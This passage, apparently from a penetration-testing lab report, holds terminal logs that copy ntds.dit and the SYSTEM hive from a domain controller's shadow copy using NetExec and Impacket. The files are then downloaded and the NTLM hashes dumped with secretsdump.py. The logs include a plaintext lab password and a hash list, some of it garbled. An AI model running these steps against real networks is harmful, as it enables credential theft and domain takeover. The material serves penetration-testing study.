(nxc_env) Ayaan Hirsi | Tue Mar 17 15:56:10 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x "cmd /c mklink /d C:\shadow \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1"
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU symbolic link created for C:\shadow <====> \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:56:16 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x "dir C:\shadow\Windows\NTDS"
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU The filename, directory name, or volume label syntax is incorrect.
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:56:47 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x 'cmd /c copy C:\shadow\Windows\NTDS\ntds.dit C:\ntds.dit'
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU C:\shadow\Windows\NTDS\ntds.dit
SMB 10.0.10.200 445 GOKU The filename, directory name, or volume label syntax is incorrect.
SMB 10.0.10.200 445 GOKU 0 file(s) copied.
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:57:42 ~-/NetExec $

```

Figure 25: Accessing the shadow copy and verifying the NTDS database

In figure 26, it shows that the file is copied from the shadow copy location (C:\shadow\Windows\NTDS\ntds.dit) to the root of the C: drive (C:\ntds.dit). A follow-up directory listing confirms that the file was successfully copied, demonstrating the ability to access and extract sensitive domain data for further credential dumping and full domain compromise.

```

(nxc_env) Ayaan Hirsi | Tue Mar 17 16:13:58 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x 'cmd /c copy C:\shadow\Windows\NTDS\ntds.dit C:\ntds.dit'
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU 1 file(s) copied.
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:14:08 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x 'dir C:\ntds.dit'
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU Volume in drive C has no label.
SMB 10.0.10.200 445 GOKU Volume Serial Number is DEA0-4FA8
SMB 10.0.10.200 445 GOKU Directory of C:\
SMB 10.0.10.200 445 GOKU 02/27/2026 11:17 AM 16,777,216 ntds.dit
SMB 10.0.10.200 445 GOKU 1 File(s) 16,777,216 bytes
SMB 10.0.10.200 445 GOKU 0 Dir(s) 52,200,599,552 bytes free
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:14:14 ~-/NetExec $

```

Figure 26: Copying the ntds.dit file from the shadow copy

In figure 27, it shows the extract of the Windows SYSTEM registry hive from the domain controller (10.0.10.200) using nxc and compromised credentials CAPSULECORP\testuser1. The output confirms that one file was copied, completing the required data collection for offline credential extraction alongside the previously obtained ntds.dit file.

```

SMB 10.0.10.200 445 GOKU 0 Dir(s) 52,200,599,552 bytes free
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:14:14 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x 'cmd /c copy C:\shadow\Windows\System32\config\SYSTEM C:\SYSTEM'
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU The syntax of the command is incorrect.
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:16:41 ~-/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p 'P@ssw0rd123' -d CAPSULECORP -x 'cmd /c copy C:\shadow\Windows\System32\config\SYSTEM C:\SYSTEM'
SMB 10.0.10.200 445 GOKU [*] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P@ssw0rd123 (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU 1 file(s) copied.
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:16:54 ~-/NetExec $

```

Figure 27: Copying the SYSTEM registry hive from the shadow copy


In figure 28, it shows a successful access to the target system (10.0.10.200) using Impacket's smbclient.py with compromised credentials CAPSULECORP\testuser1. The C\$ administrative share and lists directory contents, confirming the presence of both ntds.dit and SYSTEM files. These files are then downloaded using the get command, enabling offline extraction of domain credentials and completing the data exfiltration phase of the attack.

```
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:16:54 ~/NetExec $ smbclient.py 'CAPSULECORP/testuser1:P@ssw0rd123'@10.0.10.200
Impacket v0.14.0.dev0+20260313.154148.084aff60 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use C$
# ls
drw-rw-rw- 0 Sun Jan 11 16:51:54 2026 $Recycle.Bin
drw-rw-rw- 0 Sun Jan 11 16:56:12 2026 Documents and Settings
-rw-rw-rw- 16777216 Fri Feb 27 13:17:40 2026 ntds.dit
-rw-rw-rw- 402653184 Fri Feb 27 13:17:33 2026 pagefile.sys
drw-rw-rw- 0 Sun Jan 11 16:51:54 2026 PerfLogs
drw-rw-rw- 0 Sun Jan 11 16:42:54 2026 Program Files
drw-rw-rw- 0 Sun Jan 11 16:51:54 2026 Program Files (x86)
drw-rw-rw- 0 Sun Mar 1 17:16:52 2026 ProgramData
drw-rw-rw- 0 Sun Jan 11 16:56:17 2026 Recovery
drw-rw-rw- 0 Tue Mar 17 16:12:14 2026 shadow
-rw-rw-rw- 17039360 Sun Jan 11 17:16:51 2026 SYSTEM
drw-rw-rw- 0 Tue Mar 17 16:09:08 2026 System Volume Information
drw-rw-rw- 0 Mon Mar 16 13:52:05 2026 Users
drw-rw-rw- 0 Fri Feb 27 13:17:32 2026 Windows
# get ntds.dit
# get SYSTEM
# exit
(nxc_env) Ayaan Hirsi | Tue Mar 17 16:20:18 ~/NetExec $
```

Figure 28: Downloading the ntds.dit and SYSTEM files using smbclient.py

In figure 29, it shows a successful offline extraction of domain credentials using Impacket's secretdump.py with the previously obtained ntds.dit and SYSTEM hive files. The tool decrypts the Active Directory database and outputs multiple user accounts along with their NTLM password hashes, including privileged accounts such as Administrator. This confirms full compromise of the domain, as the attacker can now use these hashes for pass-the-hash attacks, lateral movement, and complete control over domain resources.



```
Mar 17 16:26
Terminal
Terminal Terminal Terminal Terminal
root@piccolo: ~
(impacket-env) Ayaan Hirst | Tue Mar 17 16:25:46 ~ /impacket-env/bin $ python3 secretsdump.py -ntds ~/ntds.dit -system ~/SYSTEM LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3d10eadc8aa4f3d035459947451887bd
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 0534f6d2d3a8b45452b9eb693366ab2
[*] Reading and decrypting hashes from /home/sarshad18/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
GOKUS:1000:aad3b435b51404eeaad3b435b51404ee:2849ae208a0744049bb7972c16b1a2fb:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:812d2d86651dcccfc95f2fe6a74c00e4:::
capsulecorp.local\vegetaadm:1103:aad3b435b51404eeaad3b435b51404ee:ad32664be269e22b04456fa213cc1c79:::
capsulecorp.local\gohanadm:1104:aad3b435b51404eeaad3b435b51404ee:e690d2dd639d6fa068dee1850c445342:::
capsulecorp.local\trunksadm:1105:aad3b435b51404eeaad3b435b51404ee:f1b2707c0b4aacf4d45fc01475e0af30:::
capsulecorp.local\raditzadm:1107:aad3b435b51404eeaad3b435b51404ee:af7406245b3fd62af4a8823528d12966:::
capsulecorp.local\piccoloadm:1108:aad3b435b51404eeaad3b435b51404ee:57376301f77b434ac2a066036714d865:::
capsulecorp.local\Krillin:1109:aad3b435b51404eeaad3b435b51404ee:36c9ad3e120392e832f728b635581c69:::
capsulecorp.local\yamcha:1110:aad3b435b51404eeaad3b435b51404ee:a1d54617d9793266ccb01f30bd98695b:::
capsulecorp.local\tien:1111:aad3b435b51404eeaad3b435b51404ee:44f4dd61f2e89d98fe953e8f19cd5db0:::
GOHAN$:1112:aad3b435b51404eeaad3b435b51404ee:cf12dfc5fc9530631d37ae913628f2c2:::
VEGETA$:1113:aad3b435b51404eeaad3b435b51404ee:1253dca3c4776ccac91e6988fb288a7a7:::
TRUNKS$:1114:aad3b435b51404eeaad3b435b51404ee:cbee6a377d3c3f7e6dc08ecf9075ea473:::
RADII7S$:1115:aad3b435b51404eeaad3b435b51404ee:088808ac1bce58b91bfb64b34938385:::
PICCOLOS$:1116:aad3b435b51404eeaad3b435b51404ee:bde0927452fdda8f92066ed2e0bb70dc:::
TIENS$:1117:aad3b435b51404eeaad3b435b51404ee:be20f415f3072dcdb32a0bb6d7ff2e35:::
NAPPAS$:1118:aad3b435b51404eeaad3b435b51404ee:10cfad58545e773f2d8617cd910769d3:::
NATL S$:1119:aad3b435b51404eeaad3b435b51404ee:ca2739f2c27985cf93273cfe06a85:::
```

Figure 29: Running `secretsdump.py` to begin extracting password hashes from the `ntds.dit` database using the `SYSTEM` registry hive

Conclusion

Overall, these chapters demonstrate how post-exploitation techniques can escalate a small initial compromise into full system or domain control. By maintaining access, harvesting credentials, and leveraging built-in system features, attackers can move through networks and gain higher privileges with minimal detection. This highlights the importance of securing credentials, monitoring system activity, and properly configuring access controls. Understanding these techniques is essential not only for penetration testing but also for strengthening defenses against real-world attacks.